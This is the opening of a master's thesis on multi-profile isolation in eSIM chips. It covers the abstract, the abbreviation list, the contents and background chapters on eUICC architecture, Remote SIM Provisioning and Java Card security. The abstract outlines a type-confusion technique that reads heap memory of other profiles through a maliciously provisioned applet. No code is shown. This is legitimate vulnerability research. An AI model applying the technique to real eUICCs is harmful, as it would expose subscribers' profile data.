HOCHSCHULE
CAMPUS WIEN
UNIVERSITY OF
APPLIED SCIENCES

Nosy Neighbors

Analyzing multi profile isolation on eUICCs

Neugierige Nachbarn

Analyse der Isolierung mehrerer Profile auf eUICCs

Master's Thesis

Submitted in partial fulfillment of the requirements for the degree of

Master of Science in Engineering

to the University of Applied Sciences Hochschule Campus Wien
Master Degree Program: IT-Security

Author:

Philip Aaron Magnus B.Eng.

Student identification number:

c2410537022

Supervisor(s):

Dr. Gabriel K. Gegenhuber (SBA Research)
Dr. Adrian Dabrowski (Hochschule Campus Wien)

Date:

August 17, 2026

Declaration of authorship:

I declare that this thesis is my own work and that I did not use any aids other than those indicated or any other unauthorized help (e.g., ChatGPT or similar artificial intelligence-based programs).

I certify that this work does not contain any personal data, and that I have clarified any copyright, license or image-law issues pertaining to the electronic publication of this thesis. Otherwise, I will indemnify and hold harmless the Hochschule Campus Wien from any claims for compensation by third parties.

I certify that I have not submitted this thesis (to an assessor for review) in Austria or abroad in any form as an examination paper. I further certify that the (printed and electronic) copies I have submitted are identical.

Date: Signature:

Preface

This thesis was written as part of the Master's degree program in IT-Security at the University of Applied Sciences Campus Wien and in cooperation with SBA Research. My interest in the security of embedded SIMs grew from the observation that a single chip now holds subscriptions from operators that neither know nor trust one another, and that the strength of their separation is largely taken on faith.

I would like to thank my supervisors, Dr. Gabriel K. Gegenhuber and Dr. Adrian Dabrowski, for their guidance, their critical questions, and their patience throughout this work. I am also grateful to the open-source community around pySim, osmo-smdpp, and lpac, without whose tools this research would not have been possible, and to everyone who provided test hardware, feedback, and encouragement along the way.

I further thank my parents for always encouraging me to follow my passions, and my friends and fellow students for their support and advice. Special thanks go to my dog Laika for providing the emotional support needed to write a thesis. Finally, I want to thank my girlfriend Lina for encouraging me to pursue this master's degree, for enduring my moods and for supporting me in whichever way she can. Without her, this thesis would not exist.

Vienna, August 2026

Abstract

Embedded SIMs (eSIMs) allow multiple mobile network profiles from mutually distrusting operators to coexist on a single embedded Universal Integrated Circuit Card (eUICC). If one profile is malicious, the confidentiality and integrity of all other profiles depend entirely on the eUICC's isolation mechanisms. This thesis investigates whether these mechanisms withstand an attacker who provisions a fully functional, malicious eSIM profile through the standard SGP.22 Remote SIM Provisioning process.

Using a sysmoEUICC1-C2T running Kigen OS (ECu1013e) with SGP.26 test certificates, a malicious Java Card applet was deployed inside a normally provisioned profile. Management-plane isolation held in all tests: the applet could neither access the ISD-R nor select or manage another profile's ISD-P. Runtime isolation, however, failed. The platform performs neither on-card bytecode verification nor runtime type checks for array accesses. After two type-confusion strategies were stopped by hardware bounds checks, abusing the transaction-rollback mechanism and — critically — an overlap between object and array metadata allowed corrupting an array's length field and reading a 32 KB window of JCVM heap memory belonging to other profiles and the runtime itself. A dedicated HeapReader applet extracted this window page by page, revealing SM-DP+ server addresses (including a production URL), SIP/IMS configuration, ICCID data, and subscriber identifiers of a victim profile. No cryptographic key material (Ki, OTA-management keys, OPc) was found within the reachable window. The same primitive enabled modifying the stored SM-DP+ notification URL, violating data integrity, while incorrect GlobalPlatform applet privileges caused a persistent denial of service.

The results demonstrate that profile isolation on the evaluated eUICC relies on verification layers that malicious provisioning can bypass, and they motivate concrete hardening measures for vendors, operators, and specification authors.

Kurzfassung

Eingebettete SIMs (eSIMs) ermöglichen es, dass mehrere Mobilfunkprofile einander nicht vertrauender Betreiber auf einer einzigen eingebetteten Universal Integrated Circuit Card (eUICC) koexistieren. Ist eines dieser Profile bösartig, hängt die Vertraulichkeit und Integrität aller übrigen Profile vollständig von den Isolationsmechanismen der eUICC ab. Diese Arbeit untersucht, ob diese Mechanismen einem Angreifer standhalten, der über den standardisierten SGP.22 Remote-SIM-Provisioning-Prozess ein voll funktionsfähiges, bösartiges eSIM-Profil bereitstellt.

Auf einer sysmoEUICC1-C2T mit Kigen OS (ECu1013e) und SGP.26-Testzertifikaten wurde ein bösartiges Java-Card-Applet innerhalb eines regulär provisionierten Profils installiert. Die Isolation auf der Verwaltungsebene hielt allen Tests stand: Das Applet konnte weder auf die ISD-R zugreifen noch die ISD-P eines anderen Profils auswählen oder verwalten. Die Isolation zur Laufzeit versagte jedoch. Die Plattform führt weder eine Bytecode-Verifikation auf der Karte noch Laufzeit-Typprüfungen bei Array-Zugriffen durch. Nachdem zwei Typverwechslungs-Strategien an der Hardware-Speicherschutzgrenze scheiterten, ermöglichten der Missbrauch des Transaktions-Rollback-Mechanismus und — entscheidend — eine Überlappung von Objekt- und Array-Metadaten die Manipulation des Längenfelds eines Arrays. Dadurch konnte ein 32-KB-Fenster des JCVM-Heaps ausgelesen werden, das Daten anderer Profile und der Laufzeitumgebung selbst enthielt. Ein eigens entwickeltes HeapReader-Applet extrahierte dieses Fenster seitenweise und legte SM-DP+-Serveradressen (einschließlich einer Produktions-URL), SIP-/IMS-Konfigurationen, ICCID-Daten und Teilnehmerkennungen eines Opferprofils offen. Kryptographisches Schlüsselmaterial (Ki, OTA-Verwaltungsschlüssel, OPc) wurde im erreichbaren Fenster nicht gefunden. Dieselbe Primitive ermöglichte die Veränderung der gespeicherten SM-DP+-Benachrichtigungs-URL und damit einen Integritätsverstoß; fehlerhaft vergebene GlobalPlatform-Applet-Privilegien führten zudem zu einem dauerhaften Denial of Service.

Die Ergebnisse zeigen, dass die Profilisolation der untersuchten eUICC auf Verifikationsschichten beruht, die durch bösartiges Provisioning umgangen werden können, und liefern konkrete Härtungsempfehlungen für Hersteller, Betreiber und Spezifikationsautoren.

List of Abbreviations

1FF	First Form Factor
2FF	Mini-SIM
3FF	Micro-SIM
4FF	Nano-SIM
AID	Application Identifier
APDU	Application Protocol Data Unit
API	Application Programming Interface
ASN.1	Abstract Syntax Notation One
ATR	Answer To Reset
BCV	Byte Code Verifier
BER	Byte Encoding Rules
BPP	Bound Profile Package
C-APDU	Command APDU
CA	Certificate Authority
CAP	Converted Applet
CAT	Card Application Toolkit
CI	Certificate Issuer
CLA	Class Byte
CRL	Certificate Revocation List
DER	Distinguished Encoding Rules
DoS	Denial-of-Service
ECASD	eUICC Controlling Authority Security Domain
EEPROM	Electrically Erasable Programmable Read-Only Memory
eSIM	embedded Subscriber Identity Module
ETSI	European Telecommunications Standards Institute
eUICC	embedded Universal Integrated Circuit Card
EUM	eUICC Manufacturer
FCP	File Control Parameters
GC	Garbage Collector
GSM	Global System for Mobile Communication
GSMA	GSM Association
HTTPS	Hypertext Transfer Protocol Secure
ICCID	Integrated Circuit Card Identification
IMS	IP Multimedia Subsystem
IMSI	International Mobile Subscriber Identity
INS	Instruction Byte
IoT	Internet of Things
IP	Internet Protocol
ISD-P	Issuer Security Domain - Profile
ISD-R	Issuer Security Domain – Root
ISIM	IP Multimedia Services Identity Module
JC	Java Card
JC API	Java Card API
JCA	Java Card Assembly
JCRE	Java Card Runtime Environment
JCVM	Java Card Virtual Machine
JVM	Java Virtual Machine

K_i	Individual Subscriber Authentication Key
L_c	Length Contained
L_e	Length Expected
LDS	Local Discovery Service
LPA	Local Profile Assistant
LPD	Local Profile Download
LUI	Local User Interface
M2M	Machine to Machine
ME	Mobile Equipment
MEP	Multiple Enabled Profiles
MFF2	Machine Form Factor 2
MMU	Memory Management Unit
MNO	Mobile Network Operator
MNO-SD	Mobile Network Operator - Security Domain
MSISDN	Mobile Subscriber ISDN Number
MVNO	Mobile Virtual Network Operator
NAA	Network Access Application
OOB	out-of-bounds
OP_c	Operator Variant Algorithm Configuration Field (ciphered)
OS	Operating System
OTA	Over-The-Air
PC/SC	Personal Computer/Smart Card
PE	Profile Element
PKI	Public Key Infrastructure
PPR	Profile Policy Rule
PPR1	Profile Policy Rule 1
PPR2	Profile Policy Rule 2
R-APDU	Response APDU
RAM	Random-Access Memory
RAM	Remote Application Management
ROM	Read-Only Memory
RSP	Remote SIM Provisioning
SC	Smart Card
SD	Security Domain
SIM	Subscriber Identity Module
SIO	Shareable Interface Object
SIP	Session Initiation Protocol
SM-DP+	Subscription Manager - Data Preparation (enhanced)
SM-DS	Subscription Manager - Discovery Server
SMS	Short Message Service
SMS-PP	Short Message Service – Point to Point
STK	SIM Toolkit
TCP	Transmission Control Protocol
TLS	Transport Layer Security
TLV	Tag-Length-Value
UICC	Universal Integrated Circuit Card
UMTS	Universal Mobile Telecommunications System
UPP	Unprotected Profile Package
USIM	Universal Subscriber Identity Module

Contents

1. Introduction **1**

2. Background **3**
2.1. SIM and UICC Technology . . . 3
2.2. eSIM and eUICC Architecture . . . 4
2.3. Remote SIM Provisioning (RSP) . . . 6
2.4. Java Card Platform on eUICCs . . . 9
2.5. Communication via APDUs . . . 12
2.6. Related Work . . . 14

3. Threat Model **18**
3.1. Adversary Capabilities . . . 18
3.2. Adversary Goals and Attack Categories . . . 20
3.3. Type Confusion as an Attack Primitive . . . 22
3.4. Scope and Limitations . . . 23

4. Market & Product Analysis **24**
4.1. Overview of Available eUICCs . . . 24
4.2. Supported Standards and Provisioning Modes . . . 25
4.3. Platform Selection Rationale . . . 26

5. Methodology **29**
5.1. Hardware and Software Environment . . . 29
5.2. Profile Creation and Provisioning . . . 31
5.3. Java Card Applet Development . . . 35
5.4. Test Case Design . . . 38
5.5. Type Confusion Strategies . . . 39
5.6. Heap Reader - Cross Profile Memory Extraction . . . 48
5.7. SM-DP+ URL Modification via bastore Write . . . 50

6. Results **56**
6.1. Baseline Behavior . . . 56
6.2. Data Isolation . . . 57
6.3. Management Isolation . . . 59
6.4. Runtime Isolation . . . 60
6.5. Side Effects and Integrity Effects . . . 61
6.6. Low-Cost Consumer eUICC Findings . . . 61

7. Discussion **63**
7.1. Interpretation of Results . . . 63
7.2. Comparison with Specification Guarantees . . . 65
7.3. Implications for Stakeholders . . . 67
7.4. Limitations and Threats to Validity . . . 69

8. Future Work **72**
8.1. Extending the Memory Read Primitive 72
8.2. Hunting for Cryptographic Material 73
8.3. Possible Cooperation with MNOs and MVNOs 73

9. Conclusion **75**
9.1. Summary of Findings 75
9.2. Contributions 76
9.3. Security Implications and Outlook 77

Bibliography **78**

List of Figures **83**

List of Tables **84**

List of Listings **85**

A. Appendix **87**

B. Usage of Artificial Intelligence **165**

1. Introduction

Since the development of Subscriber Identity Module (SIM) cards in 1991, the mobile communication space has been one of constant change and technological development [1] [2]. The SIM card allowed end users to authenticate to the phone network independent of their device and the mass development of cheaper mobile phones. Over the last 35 years, SIMs evolved through a couple of stages, however, all of them had in common that one physical SIM card corresponded to one operator SIM-profile. Typically, these SIMs were issued and managed by a single network operator.

Transitioning from standard Subscriber Identity Modules to embedded Subscriber Identity Modules (eSIMs) and therefore embedded Universal Integrated Circuit Cards (eUICCs) has redefined how access to mobile networks must be secured and managed.
eUICCs are based on concepts and technology inherited from legacy SIM ecosystems. Some of the assumptions behind the legacy design do not necessarily carry over to the new ecosystem. In contrast to their predecessor, the eUICC is able to store multiple SIM profiles in parallel at the same time and switch between them, changing the trust model. This parallel storage of profiles allows for more flexible provisioning and management of connectivity across devices.

For consumers, companies and telecom providers, this development brings sustainability, scalability, and convenience. Caused by these advantages GSM Association (GSMA) Intelligence predicts 1 billion eSIM smartphone connections in 2025 alone and expects the number of connections to grow to 6.9 billion by 2030 [3]. Given the number of expected connections, the question arises: How secure is multi-profile eSIM operation in practice?

One of the main differences from the legacy SIM ecosystem is that the eSIM profiles that share the same eUICC can represent potentially untrusted entities. As an example: a user can install a temporary travel profile alongside a long-term profile from their primary operator. If one of these profiles or its operators ecosystem is compromised or acts with malicious intent, the risk of cross-profile information leakage, unauthorized influence on profile management, or other side-channel attacks (e.g. observations of anomalous network traffic, attributed to the operators routing [4]) increases. In other words, the question is no longer “is the SIM secure?” but “does the eUICC enforce a strong separation between potentially distrustful tenants?”

Despite eUICC implementations that follow the standards defined by the GSM Association (GSMA) and European Telecommunications Standards Institute (ETSI), isolation between the eSIM profiles remains insufficiently examined. This becomes especially relevant because eUICCs are designed and produced under strong cost and resource constraints. Additionally, these chips run specialized SIM applets, these constrained and ”exotic” applications, and their environment increase the impact of bugs or taken shortcuts in the implementation (e.g. potential memory safety issues). In July 2025 security researcher Adam Gowdiak demonstrated flaws in some eUICCs that warrant further research into the eSIM profile isolation

[5] **noauthor˙security˙nodate**. However, current academic research focuses primarily on eSIM frameworks, eSIM provisioning, and communication protocols [6] [4]. Little academic attention has been paid to the isolation between profiles on one eUICC.

This research seeks to fill this knowledge gap by analyzing the isolation between multiple eSIM profiles on one eUICC systematically. The work will investigate how the architecture, profile management and execution environments of an eUICC interact and whether the isolation between eSIM profiles holds under scrutiny. By using available research tools such as Sysmocom eUICCs [7] and Sysmocom Remote SIM Provisioning (RSP) [8], this research aims to identify possible weaknesses or confirm the robustness of the current eUICC design.

This thesis aims to provide a scientifically grounded assessment of multi-profile isolation on eUICCs for academic and industrial purposes, to better understand and improve security for eSIM technology.

2. Background

The goal of this chapter is to establish a technical foundation required to understand the following security analysis in this thesis. I will summarize the evolution from traditional SIM cards to eUICCs and their architecture. I will briefly explain the Remote SIM Provisioning (RSP) system, describe the Java Card execution environments used to run Java Applets on eUICCs, as well as explore the isolation concepts that form the basis for the subsequent experimental work.

2.1. SIM and UICC Technology

The European Telecommunications Standards Institute introduced with their technical specification TS 11.11 the Subscriber Identity Module, the specification defines logical and physical interfaces for mobile equipment to work with SIMs **noauthor˙gsm˙nodate**.

In 1991 the Munich based company Giesecke+Devrient manufactured the first physical SIM cards. Initially 300 units were produced to support the launch of the world's first commercial GSM network operated by the Finnish MNO Radiolinja [1] [2]. These first units were credit-card sized modules which embedded a small processor, RAM, ROM, EEPROM, as well as I/O circuitry, they are commonly known as First Form Factor cards [9].

With decreasing size of mobile devices over the following decades, SIMs experienced physical changes in the form of shrinking.

Form Factor	Name	Standard	Year
1FF	Full-size	ISO/IEC 7816-1	1991
2FF	Mini-SIM	ETSI TS 102 221	1996
3FF	Micro-SIM	ETSI TS 102 221	2003
4FF	Nano-SIM	ETSI TS 102 221	2012

Table 2.1.: Form factors of SIM cards defined in their respective technical specifications

Table 2.1 shows an overview of the SIM form factors, their technical specification, and the year they were introduced.

The contact arrangement and electrical interfaces remained backwards compatible, each form factor essentially continued to provide the same essential functionality. SIMs, regardless of their form factor, are used to securely store the International Mobile Subscriber Identity and its associated cryptographic key material to authenticate subscribers on an MNOs cellular network [2] [10].

The transition from 2G GSM to 3G Universal Mobile Telecommunications System networks caused refinements of the internal architecture of SIMs and their associated terminology. With UMTS the hardware became known as the Universal Integrated Circuit Card, a Smart Card with the capability of hosting multiple small applications [2] [11]. This change also affected the SIM itself, SIMs were reclassified as applications running on UICCs, with UMTS a new

application was introduced, the Universal Subscriber Identity Module. The USIM brought improvements like stronger encryption keys, mutual authentication between the network and the subscriber, and an improved phone book [11].

The traditional UICC operates under a single-tenant trust model, only a single MNO provisions the card with exactly one subscriber identity before it is distributed to an end user. The cryptographic material is stored on the UICC in a tamper proof environment, with only the MNO retaining control over the cards contents via Over-The-Air protocols defined in ETSI specification 102.225 and 102.226 [12] [13]. As there is only ever one profile on a UICC and only the card is issued by a single trusted MNO the question of isolation between multiple subscriber profiles does not arise. While this single tenant trust model works well for these traditional deployments, it does not translate to the multi-tenant functionality introduced with embedded Universal Integrated Circuit Cards.

2.2. eSIM and eUICC Architecture

The embedded Universal Integrated Circuit Card (eUICC) represents a shift in architecture away from the conventional UICC. eUICCs largely preserve the characteristics of traditional Smart Card (SC) technology. They are available in the same physical formats as conventional SIM card's and rely on the same external electrical interfaces. What distinguishes them is the their capability to handle multiple stored subscription profiles concurrently, as well as to switch between and download profiles from a remote server [14] [15]. Most eUICCs are implemented as Machine Form Factor 2 chips, a type of surface-mount component that can be soldered directly onto a device's circuit board, for instance onto a mobile phone's mainboard. It should be emphasized that the majority of eUICC functionality derives from the new software architecture rather than from the physical form factor itself **noauthor˙mobile˙2024** [16].

The GSM Association (GSMA) defines the architecture for eUICCs, which is based on the GlobalPlatform card specification [17]. This architecture relies on a hierarchy of Security Domains (SDs) responsible for access control, cryptographic functions, and the management of profile lifecycles on the chip. Figure 2.1 depicts the architecture of eUICCs, including their three associated Security Domains. In the following, these three Security Domains and their roles in managing eUICCs are described in greater detail [15] [18] [19].

2.2.1. Issuer Security Domain – Root (ISD-R)

During manufacturing, the eUICC Manufacturer (EUM) installs a central management authority on the eUICC, referred to as the Issuer Security Domain – Root (ISD-R). Each eUICC contains exactly one ISD-R, which is in charge of creating and deleting Issuer Security Domain - Profile (ISD-P) instances and overseeing the lifecycle of eSIM profiles. Although the ISD-R can carry out management actions on ISD-Ps, such as enabling, disabling, or deleting ISD-Ps, the specification clarifies that the ISD-R is not permitted to alter the contents of a profile after it has been installed [15] [18]. This restriction on the ISD-R is intended to safeguard operator data.




Figure 2.1.: Schematic illustration of an eUICC [14]

2.2.2. Issuer Security Domain - Profile (ISD-P)

The Issuer Security Domain - Profile (ISD-P) serves as a container for exactly one operator profile, meaning that each eSIM profile is hosted in its own dedicated ISD-P. During profile download, the ISD-R instantiates the ISD-P, which is then personalized with the data provided by the corresponding subscription manager, namely the MNO's Subscription Manager - Data Preparation (enhanced) (SM-DP+) entity [15] [18].

According to the SGP.22 standard, no component outside an ISD-P may view or access any elements of the profile, with the sole exception of the ISD-R. Even this exception is limited to specific policy rules (e.g., POL1) and certain connectivity-related parameters [18]. The specification further mandates that a profile component must not be able to observe or access components outside its own ISD-P. Likewise, distinct ISD-Ps must not have visibility into, or access to, one another's data. Each ISD-P is restricted to its own profile components [18]. In practice, most currently deployed eUICCs permit only a single ISD-P to be active at any given time, even though more recent versions of the specification support multiple simultaneously active ISD-Ps [18].

The MNO profiles residing in each ISD-P provide the same functionality as a conventional UICC. They comprise a Network Access Application (NAA) such as a Universal Subscriber Identity Module (USIM) or IP Multimedia Services Identity Module (ISIM), an Mobile Network Operator - Security Domain (MNO-SD) responsible for OTA management operations, a file system that holds operator-specific information and subscriber credentials, as well as Java Card applets that can enhance the profile's capabilities [15] [18]. All of these elements are illustrated in Figure 2.1. The profile itself is standardized and specified as an ASN.1 schema, encoded using Distinguished Encoding Rules (DER), which ensures interoperability between different EUMs, since the installation logic is implemented by the eUICC OS **welte˙sysmoeuicc1˙nodate**.

2.2.3. eUICC Controlling Authority Security Domain (ECASD)

During the manufacturing process, the EUM installs and personalizes the eUICC Controlling Authority Security Domain (ECASD). After this installation, the ECASD can no longer be

removed or modified [15] [18]. The ECASD serves as a secure storage for cryptographic assets, such as the eUICC's private keys and the Certificate Issuer (CI) Root Certificate Authority (CA) public keys, which are employed for cryptographic operations like generating digital signatures or establishing trust relationships between the eUICC and RSP entities. During profile provisioning procedures, the ISD-R and ISD-P make use of the services delivered by the ECASD [18] [19].

The SGP.22 specification defines the following mandatory elements for an ECASD on a typical consumer eUICC [18]:

- An eUICC's Private Keys for creating digital signatures
- An eUICC's Certificates for eUICC authentication containing the eUICC's public keys
- The eSIM Certificate Issuer's RootCA Public Keys for verifying off-card entities certificates (e.g., SM-DP+) and Certificate Revocation List (CRL). ECASD may contain public keys belonging to the same eSIM CA or different eSIM CAs. Each PK.CI.SIG SHALL be stored with information coming from the CERT.CI.SIG the key is included in, at least:
  - eSIM Certificate Issuer OID
  - Subject Key Identifier: required to verify the Certificate chain of the off-card entity
  - The Certificates of the EUM, and, optionally, the Certificates of the EUM SubCA

2.3. Remote SIM Provisioning (RSP)

Since eUICCs are manufactured independently of the MNO with which they will ultimately be used, a standardized procedure is necessary to ensure that an MNO subscription profile can be securely transmitted, installed, and managed without requiring physical access to the user's eUICC. This procedure is referred to as Remote SIM Provisioning (RSP). For consumer eUICCs, the corresponding architecture is specified in SGP.21 and SGP.22. Furthermore, the test specification SGP.26 is also relevant for this thesis [14] [18] [20].

2.3.1. Consumer RSP Architecture

For consumer eSIM profiles, both the generation of the profiles and their secure delivery are handled by a single entity, the Subscription Manager - Data Preparation (enhanced) (SM-DP+) [14]. On the device side, the Local Profile Assistant (LPA) coordinates the provisioning procedure. The LPA, which may run either on the device's application processor (LPA_d) or directly on the eUICC (LPA_e), consists of three functional modules: the Local Discovery Service (LDS), responsible for detecting pending download events. The Local Profile Download (LPD), which manages the actual download process, and the Local User Interface (LUI), which provides the user interface for profile management [14] [18]. Typically, the end user starts the provisioning procedure by scanning a QR code or entering an activation code. This code contains the SM-DP+ server address as well as an optional identifier [14]. A TLS connection is set up from the LPA to the SM-DP+, and the LPA then triggers mutual authentication between the eUICC and the SM-DP+. After successful authentication, the Bound Profile Package (BPP) is downloaded for installation [18]. As an alternative, the LPA can query a Subscription Manager - Discovery Server (SM-DS) to identify any pending download events [14] [18].

2.3.2. Mutual Authentication and Profile Binding

Before the SM-DP+ can send any profile to the eUICC, the SM-DP+ and the eUICC must first verify each other's identity through mutual authentication. During their mutual authentication process, the eUICC and SM-DP+ exchange X.509 certificates and validate each other's identities against trusted CI root certificates [14] [18] [21]. The ECASD stores the eUICC's private keys, the certificate chain of the EUM, and the root public keys of the CI, which are used to verify certificates received from remote entities, like SM-DP+ servers [14] [22].

The Public Key Infrastructure (PKI) is operated by the GSMA, which thereby applies the eUICC PKI certificate policy and the CI registration criteria as defined in SGP.14 and SGP.28, respectively [22] [23]. Figure 2.2 illustrates the GSMA PKI.





Figure 2.2.: GSMA PKI hierarchy [24]

Following successful authentication, a Bound Profile Package (BPP) that is cryptographically linked to the target eUICC via a shared key is created by the SM-DP+. This cryptographic binding guarantees that only the intended eUICC can decrypt and install the profile [21]. For a graphical illustration of the mutual authentication and profile download procedure see Figure 2.3.



(a) Mutual Authentication of SM-DP+ & eUICC (b) Download of BPP

Figure 2.3.: Mutual Authentication & BPP Download [21]

2.3.3. On Card Profile Installation and Lifecycle

After the BPP has been successfully received, the ISD-R generates a new ISD-P. The profile package interpreter then translates the BPP into a collection of Profile Elements (PEs) [18] [25]. These PEs constitute all parts of a conventional SIM card, including a file system, at least one NAA such as USIM, cryptographic material for network authentication (i.e., K_i and OP_c), JC applets, and the MNO-SD [25] [11] [9]. For a graphical illustration see Figure 2.1.

Once successfully installed, a profile can transition through predefined lifecycle states: enabled, disabled, and deleted [18].

State	Description
Enabled	State of Profile where all files and/or applications of the Profile are selectable.
Disabled	State of Profile where all files and/or applications of the Profile are not selectable.
Deleted	State of Profile where all files and/or applications of the Profile are deleted.

Table 2.2.: Operator Profile Lifecycle States [18]

eUICCs that implement the SGP.22 v2.X specification support only a single enabled profile at any given time, switching to another profile therefore requires first disabling the currently enabled one [18]. With SGP.22 v3.X, Multiple Enabled Profiles (MEP) are introduced, allowing multiple profiles to be active concurrently [18].

Lifecycle state activation is governed by Profile Policy Rules (PPRs). A profile may specify zero or more PPRs, with each one indicating which lifecycle transitions are allowed or disallowed. The PPRs are contained in and apply exclusively to, their respective profile [18]. SGP.22 v2.7 specifies the following two valid PPRs:

Profile Policy Rule	Definition
PPR1	Disabling of this Profile is not allowed
PPR2	Deletion of this Profile is not allowed

Table 2.3.: PPRs according to SGP.22 v2.7[18]

PPR1 and PPR2 determine the degree of control a user has over the lifecycle of a profile.

2.3.4. SGP.26 Test Infrastructure

The GSMA SGP.26 specification defines a collection of test root CI, EUM, and SM-DP+ certificates whose associated private key material is publicly accessible [20].

eUICCs produced specifically for development use, such as the Sysmocom sysmoEUICC1-C2T, are shipped with these test certificates pre-installed in the ECASD.

This setup allows developers and researchers to deploy and operate their own RSP infrastructure and to provision eSIM profiles without requiring GSMA-accredited production credentials [7] [26]. The usage of these eUICCs makes it possible to perform the security experiments presented in the subsequent chapters of this thesis.

2.4. Java Card Platform on eUICCs

Similar to conventional SIM cards, eUICCs rely on smart card technology that enables the execution of applications implemented in a subset of the Java programming language. The Java Card (JC) platform is intended to offer a portable and secure runtime environment, tailored specifically for resource-constrained devices such as smart cards and SIM cards [27] [28].

The Java Card platform is extensively adopted by payment processors, the telecommunications industry, and the identity management sector.

The Java Card platform is composed of three main elements [27] [28]. The Java Card Virtual Machine (JCVM) is responsible for executing compiled Java bytecode on highly constrained hardware. In contrast to a standard Java Virtual Machine (JVM), the JCVM targets systems with extremely limited resources, typically only a few hundred kilobytes of non-volatile memory and just a few kilobytes of RAM. As a result, it cannot provide a conventional Java Garbage Collector (GC) and must additionally handle persistent objects explicitly so that they remain valid across frequent power interruptions. This is necessary because smart cards rely on external power and lose all volatile state once they are removed from the reader or [27] [28].

The Java Card Runtime Environment (JCRE) oversees the entire applet lifecycle, including installation, selection, deselection, and removal, manages communication between applets, and ensures the enforcement of security policies [27] [28].

Finally the Java Card API (JC API) provides access to applets to cryptographic primitives, I\O channels, and card management services [27] [28].

Security enforcement on the Java Card platform is implemented across several layers. At the language layer, access control modifiers and type safety mechanisms enforce package-level visibility restrictions and prevent arbitrary memory access [28][29]. At the installation layer, a Byte Code Verifier (BCV) is intended to verify that an applet's bytecode complies with the platform's type safety rules and structural constraints before it is executed. The Java Card specification permits both off-card and on-card verification, however, on-card verification is optional, and the full BCV process is typically too resource-intensive for constrained SC hardware [30]. Consequently, verification is usually carried out off-card by the applet developer, and the eUICC implicitly relies on this having been done. At the runtime layer the JC applet firewall serves as the main mechanism for isolating applets that are installed and executed concurrently [28] [29].

The JC platform's object system is divided by the applet firewall into several distinct object spaces, referred to as contexts [28] [29]. A Java package that defines one or more applet classes

is given its own context, and all applet instances originating from that package operate within this shared context. The applet firewall ensures that applets cannot access fields or objects owned by applets in other contexts, unless the owning applet explicitly permits such access by providing a Shareable Interface Object (SIO) [28] [29]. When objects are selected for access, the JCVM checks whether the context of the accessing applet matches the ownership context of the target object. If they do not match and no sharing mechanism has been defined, the JCVM throws a *SecurityException* [28].

